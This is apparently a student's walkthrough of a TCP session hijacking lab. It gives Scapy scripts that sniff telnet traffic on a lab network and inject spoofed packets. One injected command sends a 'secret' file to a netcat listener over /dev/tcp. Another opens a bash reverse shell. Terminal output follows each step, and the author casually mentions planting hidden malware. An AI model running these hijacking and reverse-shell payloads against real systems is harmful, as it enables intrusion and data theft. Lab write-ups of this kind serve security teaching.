
```
nc -l 9090 &
……………………………………………………………….
root@VM:/volumes# nc -l 9090 &
[1] 112
root@VM:/volumes#
```

This command will help start a server and listen to all the stolen hijacked sessions.

Now Run The python hijack code.



```
root@VM:/volumes# ls
auto.py  hijack.py  rewine.py  synflood  synflood.c  synflood.py
root@VM:/volumes# python3 hijack.py
version    : BitField  (4 bits)                    = 4               (4)
ihl        : BitField  (4 bits)                    = None            (None)
tos        : XByteField                            = 0               (0)
len        : ShortField                            = None            (None)
id         : ShortField                            = 1               (1)
flags      : FlagsField  (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                   = 0               (0)
ttl        : ByteField                             = 64              (64)
proto      : ByteEnumField                         = 6               (0)
chksum     : XShortField                           = None            (None)
src        : SourceIPField                         = '10.9.0.6'      (None)
dst        : DestIPField                           = '10.9.0.5'      (None)
options    : PacketListField                       = []              ([])
--
sport      : ShortEnumField                        = 38914           (20)
dport      : ShortEnumField                        = 23              (80)
seq        : IntField                              = 124555868       (0)
ack        : IntField                              = 3790189270      (0)
dataofs    : BitField  (4 bits)                    = None            (None)
reserved   : BitField  (3 bits)                    = 0               (0)
flags      : FlagsField  (9 bits)                  = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                            = 8192            (8192)
chksum     : XShortField                           = None            (None)
urgptr     : ShortField                            = 0               (0)
options    : TCPOptionsField                       = []              (b'')
--
load       : StrField                              = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
root@VM:/volumes#
```



```
[01/31/22]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@aa13ed5721d4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:45953        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@aa13ed5721d4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:45953        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:50458          ESTABLISHED
root@aa13ed5721d4:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:45953        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0     83 10.9.0.5:23             10.9.0.6:50458          ESTABLISHED
tcp        0      0 10.9.0.5:36948          10.9.0.1:9090           TIME_WAIT
root@aa13ed5721d4:/#
```

This is the output for this attack.


ATTACK HIJACK AUTOMATICALLY.

Sol…

I believe you're already used to creating files.. We're going to create another file called hijackauto.py

```
gedit hijackauto.py &
```


To get the code for the automatic hijack, We have to steal some code from the auto.py and use it in the hijackauto.py



```
pkt=sniff(iface='br-628bfab782c5', filter='tcp port 23', prn=spoof_tcp)
```


We stole this one ^. This is not enough. Let's steal everything from the hijack.py and rearrange them. 😊 .

No That we've arranged our code, Let me share mine.




```
#!/usr/bin/env python3
from scapy.all import *

def spoof_tcp(pkt):
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
        tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="A", seq=pkt[TCP].ack+5, ack=[TCP].seq)
        data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
        pkt = ip/tcp/data
        ls(pkt)
        send(pkt, iface="br-628bfab782c5", verbose=0)

pkt=sniff(iface='br-628bfab782c5', filter='tcp and src host 10.9.0.5 and port 23', prn=spoof_tcp)
```

There is a mistake in this code. Can you figure it out. This mistake led to this error.




```
root@VM:/volumes# python3 hijackauto.py
Traceback (most recent call last):
  File "hijackauto.py", line 12, in <module>
    pkt=sniff(iface='br-628bfab782c5', filter='tcp and src host 10.
9.0.5 and port 23', prn=spoof_tcp)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py",
line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py",
line 989, in _run
    session.on_packet_received(p)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sessions.py",
line 82, in on_packet_received
    result = self.prn(pkt)
  File "hijackauto.py", line 6, in spoof_tcp
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="A"
, seq=pkt[TCP].ack+5, ack=[TCP].seq)
AttributeError: 'list' object has no attribute 'seq'
root@VM:/volumes# 
```

Simple solution to this error. The Solution is because we did not add pkt before the [TCP].seq



```
#!/usr/bin/env python3
from scapy.all import *

def spoof_tcp(pkt):
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
        tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,
 flags="A", seq=pkt[TCP].ack+5, ack=[TCP].seq)
        data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
        pkt = ip/tcp/data
        ls(pkt)
        send(pkt, iface="br-628bfab782c5", verbose=0)

pkt=sniff(iface='br-628bfab782c5', filter='tcp and src host
 10.9.0.5 and port 23', prn=spoof_tcp)
```


Solved…



```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_tcp(pkt):
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
        tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,
flags="A", seq=pkt[TCP].ack+5, ack=pkt[TCP].seq)
        data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
        pkt = ip/tcp/data
        ls(pkt)
        send(pkt, iface="br-628bfab782c5", verbose=0)

pkt=sniff(iface='br-628bfab782c5', filter='tcp and src host
10.9.0.5 and port 23', prn=spoof_tcp)
```

Success output… Remember in order to get this success output, you must first login in to the victim's machine and then type something or do something and head back to your attack route and you'll see the response.

I'm gonna copy the image for before. Cause it's the same responses.



```
root@VM:/volumes# ls
auto.py  hijack.py  rewine.py  synflood  synflood.c  synflood.py
root@VM:/volumes# python3 hijack.py
version    : BitField  (4 bits)                   = 4               (4)
ihl        : BitField  (4 bits)                   = None            (None)
tos        : XByteField                           = 0               (0)
len        : ShortField                           = None            (None)
id         : ShortField                           = 1               (1)
flags      : FlagsField  (3 bits)                 = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                  = 0               (0)
ttl        : ByteField                            = 64              (64)
proto      : ByteEnumField                        = 6               (0)
chksum     : XShortField                          = None            (None)
src        : SourceIPField                        = '10.9.0.6'      (None)
dst        : DestIPField                          = '10.9.0.5'      (None)
options    : PacketListField                      = []              ([])
--
sport      : ShortEnumField                       = 38914           (20)
dport      : ShortEnumField                       = 23              (80)
seq        : IntField                             = 124555868       (0)
ack        : IntField                             = 3790189270      (0)
dataofs    : BitField  (4 bits)                   = None            (None)
reserved   : BitField  (3 bits)                   = 0               (0)
flags      : FlagsField  (9 bits)                 = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                           = 8192            (8192)
chksum     : XShortField                          = None            (None)
urgptr     : ShortField                           = 0               (0)
options    : TCPOptionsField                      = []              (b'')
--
load       : StrField                             = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
root@VM:/volumes# 
```

And I do not want to use all the memory.

6. TASK 4: CREATE REVERSE SHELL USING TCP SESSION HIJACKING…

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

SOLUTION…

This one looks easy because we can even use the hijackauto.py with a little editing to do this task. Ok enough talking let's begin..


……..

This command below can allow you access and type any command on the victim's machine. You can even use sudo 😊, ls, you can create a hidden file with malware / virus on the person's computer. But all these are done in the real world.

B4 running the command below. Make sure to start your server first and see if it is running..

$ nc -lnv 9090 |


| Listening on 0.0.0.0 9090



```
[12/02/22]seed@VM:~/.../volumes$ nc -lnv 9090
Listening on 0.0.0.0 9090
```

```
/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
```


Now let’s take this command and add it to our code.



```
#!/usr/bin/env python3
from scapy.all import *

def spoof_tcp(pkt):
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
        tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,
flags="A", seq=pkt[TCP].ack+5,
ack=pkt[TCP].seq+len(pkt[TCP].payload))
        #data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
        data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1
2>&1 \r"
        pkt = ip/tcp/data
        ls(pkt)
        send(pkt, iface="br-628bfab782c5", verbose=0)

pkt=sniff(iface='br-628bfab782c5', filter='tcp and src host
10.9.0.5 and port 23', prn=spoof_tcp)
```

